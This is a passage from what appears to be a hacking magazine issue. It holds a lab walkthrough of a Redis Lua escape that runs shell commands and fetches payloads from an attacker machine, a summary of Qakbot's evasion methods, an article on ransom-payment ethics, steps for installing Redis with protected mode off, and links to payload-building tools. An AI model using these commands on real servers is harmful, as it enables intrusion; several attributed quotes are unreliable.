192.168.40.137:6379>
```

Once I do this, the three payloads are downloaded as shown below.

```
(kali㉿kali)-[~]
$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.40.137 - - [09/Aug/2022 03:11:24] "GET /hc.sh HTTP/1.1" 200 -
^[[A^[[A^[[B^[[B^[[B^[[B
192.168.40.137 - - [09/Aug/2022 03:27:51] "GET /hc.sh HTTP/1.1" 200 -
192.168.40.137 - - [09/Aug/2022 03:30:32] "GET /hc1.txt HTTP/1.1" 200 -
192.168.40.137 - - [09/Aug/2022 03:30:46] "GET /hc2.txt HTTP/1.1" 200 -
192.168.40.137 - - [09/Aug/2022 03:30:57] "GET /hc3.txt HTTP/1.1" 200 -
```



```
192.168.40.137:6379> eval 'local io_l = package.loadlib("/usr/lib/x86_64
-linux-gnu/liblua5.1.so.0", "luaopen_io"); local io = io_l(); local f =
io.popen("ls /tmp", "r"); local res = f:read("*a"); f:close(); return re
s' 0
"hc1.txt\nhc2.txt\nhc3.txt\nhc.sh\n"
192.168.40.137:6379> █
```

In Real World attacks, the attacker executed all these payloads at one go, while I did it step by step for simple understanding.

How QuakBot Malware Is Evading Detection?

BYPASSING ANTIVIRUS

Qakbot, Quakbot, Qbot or Pinkslipbot is a type of malware called as financial malware or a banking Trojan. Its main purpose was to steal banking credentials and other related financial information. However, in recent times it has various variants that perform other activities like dropping of additional malware, logging keystrokes or creating a backdoor on compromised machines. It was first discovered in 2007 but even after 15 years is still active in the wild. The reason for this long-term success can be its usage of new techniques to avoid being detected and preventing its analysis.

In this month's Issue, we are providing you an article about evolution of Qakbot in the recent months to make our readers understand AV evasion better. This article is a result of thorough analysis done by Zscaler ThreatLabz. The normal chain of infection for Qakbot starts by sending spear phishing emails with a malicious Macro attachment. As soon as victim enables macros to view the document, the Qakbot payload is downloaded.

Threat Labz has observed that the threat actor spreading Qakbot malware uses various different file names related to the financial & business sector. Some of the file names used by this threat actor include "ClaimDetails, CalculationLetter, Compensation, ComplianceReport, ContractCopy etc.

Researchers are of the opinion that these names may be an attempt to make the malicious attachments seem like everyday files or important files providing them data that they never had access to before. This will make victim's click on these files. Let's us now see how Qakbot's delivery & obfuscation methods changed from Dec 2021 to June 2022.

December 2021

Threat actors sent their victims a spear phishing email with malicious XLM 4.0 macro (learn it in our [April 2021 Issue](#)) as attachment. Once victim, enables macros by clicking on "Enable Content" to view the file, the macro runs a predefined function that starts with name "auto_open777777". In the next step, the function URL downloadToFile function is imported and called to download the Qakbot payload and save it into the "C:\Program Data" Folder with the file extension ".ocx". This file is actually a Qakbot Dll. This payload is then executed by either regsvr32.exe or the WinAPI EXEC of the Excel 4.0 macro.

"Internet privacy is fiction"

- Abhijit Naskar.

January 2022

In January 2022, the infection follows almost the same steps seen in the previous month. There are two minor changes though. The code of the macro is present in cells of a hidden sheet named "EFFWFWFW". This code creates a REGISIER that consistently performs above functions. The second change is that the threat actor used obfuscation to avoid the code being detected.

February 2022

The code is almost unchanged but the malware creates a new directory using CreateDirectoryA WINAPI and then copied the payload to this newly created directory.

March 2022

Once again, the delivery vector is a Excel 4.0 Macro file but this time the payload download location is changed to "C:\ Users\AppData\Local\ [random folder_ name] \random.dll. Threat actors also used much less obfuscation but focussed more on file system persistence level. Also the code used regsvr32.exe with the "-s" option to install Qakbot payload silently without prompting any message to victims.

April 2022

Here too, the threat action delivered attachments using Excel 4.0 Macros. This time however the attachments used completely de obfuscated code. Also they used multiple URLs to deliver Qakbot payload instead of a single URL. They probably did this to enable delivery of the payload to the victim even through if some URLS are blocked by security agencies. They tried to evade detection of dropped Qbot payload by using unknown extensions like OCX OOCCXX, dat, gypand many more like these.

May 2022

May 2022 was the first month where researchers observed threat actors using LNK files to deliver Quakbot although Excel 4.0 Macros were still being used to deliver it. In the Excel 4.0 Macro type delivery, researchers have observed two changes. The name of the file was ([0_9]{2,5}\,[0_9]{4,12}\ dat and instead of using multiple URLs to deliver Qbot payload, they started using a single URL again.

In the LNK file type source of delivery, the names of the LNK file were report[0_9]{3}\ lnk, report 228.lnk and report 224.lnk. Now powershell.exe was being used to download Qbot payload. The downloaded payload was being executed using "rundll32.exe" instead of regsvr32.exe. This was a calculated attempt to evade Antivirus defenses.

June 2022

Threat actors are mostly spreading Quakbot malware using LNK files. The delivery files are now being named in the format of {5[0_9]{7,10}_{[0_9]{6,8} lnk. Examples of some file names are 51944395538_1921490797.zip, 52010712629_1985757123.zip. Command Prompt is being used to download the payload and Curl is being used to write the file to the victim's machine. regsvr32.exe

is used to load the downloaded payload instead of rundll32 exe. Then it is injected into explorer.exe process. Then, the malware carries further operations like checking for the presence of Antivirus software, creating a RUN key for persistence in the system and then creating scheduled tasks to execute the payload at a specific time.

This is how the makers of Quakbot are constantly changing the code to evade detection. Readers should have observed that by May 2022, the threat actors have begun to use LNK instead of XLM Macros. This tactic is clearly in response to the Microsoft's ban on enabling Macros by default and we are sure Qakbot will not be the only one to do that.

Before Paying A Ransom, Hacked Companies Should Consider Their Ethics and Values

ONLINE SECURITY

Michael Parent

**Professor, Management Information Systems,
Simon Fraser University**

The recent cyberattacks in August on Bombardier Recreational Products and the Ontario Cannabis Store highlight the continuing scourge of cyber criminals and ransomware.

Ransomware is a piece of malware — malicious software — code that gets into an information system and blocks access to the computer or its files until the victim pays to obtain a key, or password. Ransomware was a term that did not enter the popular lexicon until about 10 years ago (and it was added to the Oxford English Dictionary in 2018). ***"If the criminals are not a known terrorist organization, then payment of a ransom is not a crime."***

It has now evolved, and in 2021, there were 3,729 ransomware complaints registered, with losses of US\$49.2 million in designated critical infrastructures alone. The average ransomware payment climbed 82 per cent to hit a record US\$570,000 in the first half of 2021.

And it's only going to get worse. The FBI's Internet Crime Complaint Centre reported 2,084 ransomware complaints from January to July 31, 2021 — a 62% year-over-year increase.

For any organization, cyberattacks are not a matter of "if," but "when": A cyberattack is inevitable. This forces leaders to ask: Do we pay the ransom or not?

Roughly half of all organizations opt to pay ransom. But that also means that roughly half do not. What makes this an especially wicked problem is that there is no correct answer or clear structure. So the question becomes: Under what conditions should a ransom be paid? And what factors can help leaders make this decision?

Blocking Access

There are four core actions that ransomware can execute, embodied in the acronym LEDS: Lock, Encrypt, Delete or Steal. Ransomware can lock, or prevent access to data or an information system, requiring a key to unlock. Similarly, it can allow access, but the data are gibberish as they have been encrypted in place, again requiring a decryption key to make legible. Data can be deleted in place (erased) or sold to the highest bidder.

What makes today's ransomware attacks especially harmful and insidious is that they often deploy more than one of these effects.

Once malware is embedded in an organization's system, the criminals contact the victim, usually through an anonymous email, or through the malware itself (pop-up window) demanding immediate payment of a ransom in cryptocurrency, and typically threatening further harm.

Paying the ransom may lead to a decryption key being provided, which, when entered on the

(Cont'd On Next Page)

pop-up window immediately unlocks the system and anything that has been encrypted.

Considerations Before Payment

There are two dimensions to be considered when deciding to pay a ransom: the business decision and the ethical one.

Law enforcement authorities, including the FBI and the RCMP, adamantly advise against paying ransom, ever. They do so for two good reasons: first, it rewards and encourages criminal activity. Second, it may further endanger the organization when it becomes known in hacker circles that this is an organization willing to pay.

In other words, it may not make the crime go away and may make you even more of a target.

If the criminals are not a known terrorist organization, then payment of a ransom is not a crime. This might change, as some countries, notably the United States, are proposing enactment of Sanctions Compliance Laws criminalizing all cyber-ransom payments. It might be difficult to attribute the attack, which is why the hackers often identify themselves to their victims.

A Honest Crime

There is a compelling business case to be made for paying a ransom demand. The crime works because, if you will, it is an honest one. That is, 70 per cent of the time, paying a ransom will result in a valid decryption key being provided.

This makes sense. For criminals to profit from this endeavor, they must show good faith and deliver on their promise.

Criminals also know this. Targeted campaigns see attackers spending on average nearly six months inside a company's network before enacting ransom malware. They do so to ensure that their malware has infected as many systems as possible, including backups; to identify and extract the items of greatest value; to ensure

they do not leave traces; and to garner any business intelligence (such as incident response plans or insurance policies). This allows them to determine the maximum amount of ransom to demand.

This is the essence of the business case decision. Suppose, for example, that the cost of a ransom event is estimated to be \$500,000 (based on the size of the database, time to recover, data validation upon recovery and other expenses). A ransom demand of \$250,000 is clearly a better alternative because it is not only cheaper, but faster than the alternative.

Organizations can calculate the cost of various incidents and determine, in principle, their willingness to pay for each possible ransom scenario. This leads to the development of what is referred to as a ransomware payment matrix for the organization.

Moral Dimensions

However, there is moral, or

extension to this Payments to might not be with the core

code of ethics. Even if they are, this might not sit well with the company's employees, clients and other stakeholders.

There are many frameworks and theories dealing with ethics in the workplace, and leaders need to avail themselves of one or more. This will help them make a decision regarding paying a ransom because, while it may make great business sense to pay a ransom, it may not be the right thing to do for the organization.

Instead, the organization may choose to invest funds that would otherwise go to ransom payments into training, cyber-protection and upgrading and patching systems.

Whatever the decision, it is critical to explore all options well before any cyberattacks occur. This includes holding discussions with employees, customers and other stakeholders. It also includes insurers (who are increasingly loath to insure against ransomware events) and law enforcement

"Accepting the inevitability of a cyberattack and thoroughly exploring different scenarios will have the dual effect of not only preparing for the attack, but allowing for a more effective response when it occurs."

-ent authorities.

Accepting the inevitability of a cyberattack and thoroughly exploring different scenarios will have the dual effect of not only preparing for the attack, but allowing for a more effective response when it occurs.

**This Article first
appeared in
The Conversation**

Installing Redis Vulnerable Instance

INSTALLATIONS

```
user1@ubuntu:~$ sudo apt-get install redis-tools=5:5.0.7-2
[sudo] password for user1:
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  libhiredis0.14 libjemalloc2 liblua5.1-0 lua-bitop lua-cjson
Suggested packages:
  ruby-redis
The following NEW packages will be installed:
  libhiredis0.14 libjemalloc2 liblua5.1-0 lua-bitop lua-cjson redis-tools
0 upgraded, 6 newly installed, 0 to remove and 360 not upgraded.
Need to get 878 kB of archives.
After this operation, 3,909 kB of additional disk space will be used.
Do you want to continue? [Y/n] y
```

```
user1@ubuntu:~$ sudo apt-get install redis-server=5:5.0.7-2
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  redis-server
0 upgraded, 1 newly installed, 0 to remove and 361 not upgraded.
Need to get 37.3 kB of archives.
After this operation, 168 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu focal/universe amd64 redis-server amd64 5:5.0.7-2 [37.3 kB]
Fetched 37.3 kB in 2s (20.1 kB/s)
Selecting previously unselected package redis-server.
(Reading database ... 278182 files and directories currently installed.)
Preparing to unpack .../redis-server_5%3a5.0.7-2_amd64.deb ...
Unpacking redis-server (5:5.0.7-2) ...
Setting up redis-server (5:5.0.7-2) ...
```

"Android dominates the mobile malware market"

- Tim Cook.


```

GNU nano 4.8                               /etc/redis/redis.conf                               Modified
# internet, binding to all the interfaces is dangerous and will expose the
# instance to everybody on the internet. So by default we uncomment the
# following bind directive, that will force Redis to listen only into
# the IPv4 loopback interface address (this means Redis will be able to
# accept connections only from clients running into the same computer it
# is running).
#
# IF YOU ARE SURE YOU WANT YOUR INSTANCE TO LISTEN TO ALL THE INTERFACES
# JUST COMMENT THE FOLLOWING LINE.
# ~~~~~
bind 127.0.0.1 ::1
# Protected mode is a layer of security protection, in order to avoid that
# Redis instances left open on the internet are accessed and exploited.
#
# When protected mode is on and if:
#
# 1) The server is not binding explicitly to a set of addresses using the
#    "bind" directive.
# 2) No password is configured.
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line

```

```

GNU nano 4.8                               /etc/redis/redis.conf                               Modified
#
# When protected mode is on and if:
#
# 1) The server is not binding explicitly to a set of addresses using the
#    "bind" directive.
# 2) No password is configured.
#
# The server only accepts connections from clients connecting from the
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain
# sockets.
#
# By default protected mode is enabled. You should disable it only if
# you are sure you want clients from other hosts to connect to Redis
# even if no authentication is configured, nor a specific set of interfaces
# are explicitly listed using the "bind" directive.
protected-mode yes
# Accept connections on the specified port, default is 6379 (IANA #815344).
# If port 0 is specified Redis will not listen on a TCP socket.
port 6379
^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Paste Text ^T To Spell  ^_ Go To Line

```

"Computer viruses are alive."

- Stephen Hawking


```

GNU nano 4.8 /etc/redis/redis.conf
#
# When protected mode is on and if:
#
# 1) The server is not binding explicitly to a set of addresses using the
#    "bind" directive.
# 2) No password is configured.
#
# The server only accepts connections from clients connecting from the
# IPv4 and IPv6 loopback addresses 127.0.0.1 and ::1, and from Unix domain
# sockets.
#
# By default protected mode is enabled. You should disable it only if
# you are sure you want clients from other hosts to connect to Redis
# even if no authentication is configured, nor a specific set of interfaces
# are explicitly listed using the "bind" directive.
protected-mode no

# Accept connections on the specified port, default is 6379 (IANA #815344).
# If port 0 is specified Redis will not listen on a TCP socket.
port 6379

```

[Wrote 1372 lines]

^G Get Help	^O Write Out	^W Where Is	^K Cut Text	^J Justify	^C Cur Pos
^X Exit	^R Read File	^_ Replace	^U Paste Text	^T To Spell	^_ Go To Line

```

Reading state information... Done
The following NEW packages will be installed:
  redis-server
0 upgraded, 1 newly installed, 0 to remove and 361 not upgraded.
Need to get 37.3 kB of archives.
After this operation, 168 kB of additional disk space will be used.
Get:1 http://us.archive.ubuntu.com/ubuntu focal/universe amd64 redis-server amd64 5:5.0.7-2 [37.3 kB]
Fetched 37.3 kB in 2s (20.1 kB/s)
Selecting previously unselected package redis-server.
(Reading database ... 278182 files and directories currently installed.)
Preparing to unpack .../redis-server_5%3a5.0.7-2_amd64.deb ...
Unpacking redis-server (5:5.0.7-2) ...
Setting up redis-server (5:5.0.7-2) ...
Created symlink /etc/systemd/system/redis.service → /lib/systemd/system/redis-server.service.
Created symlink /etc/systemd/system/multi-user.target.wants/redis-server.service → /lib/systemd/system/redis-server.service.
Processing triggers for man-db (2.9.1-1) ...
Processing triggers for systemd (245.4-4ubuntu3.17) ...
user1@ubuntu:~$ sudo nano /etc/redis/redis.conf
user1@ubuntu:~$ sudo service redis start
user1@ubuntu:~$ sudo service redis restart
user1@ubuntu:~$

```

Restart Redis service

"The problem of viruses is temporary and will be solved in two years"

- John McAfee

DOWNLOADS

1. Malicious Shortcut Generator :
<https://github.com/jfmaes/SharpLNKGen-UI>

2. PackMyPayload :
<https://github.com/mgeeky/PackMyPayload>

3. Custom Payload Generator :
<https://github.com/w0rk5107h/HWind>

4. Kali Linux 2022.2 :
<https://www.kali.org/get-kali/>

5. Parrot Security OS 5.0 :
<https://www.parrotsec.org/download/>

Follow Hackercool Magazine For Latest Updates



USEFUL RESOURCES

Check whether your email is a part of any data breach

<https://haveibeenpwned.com>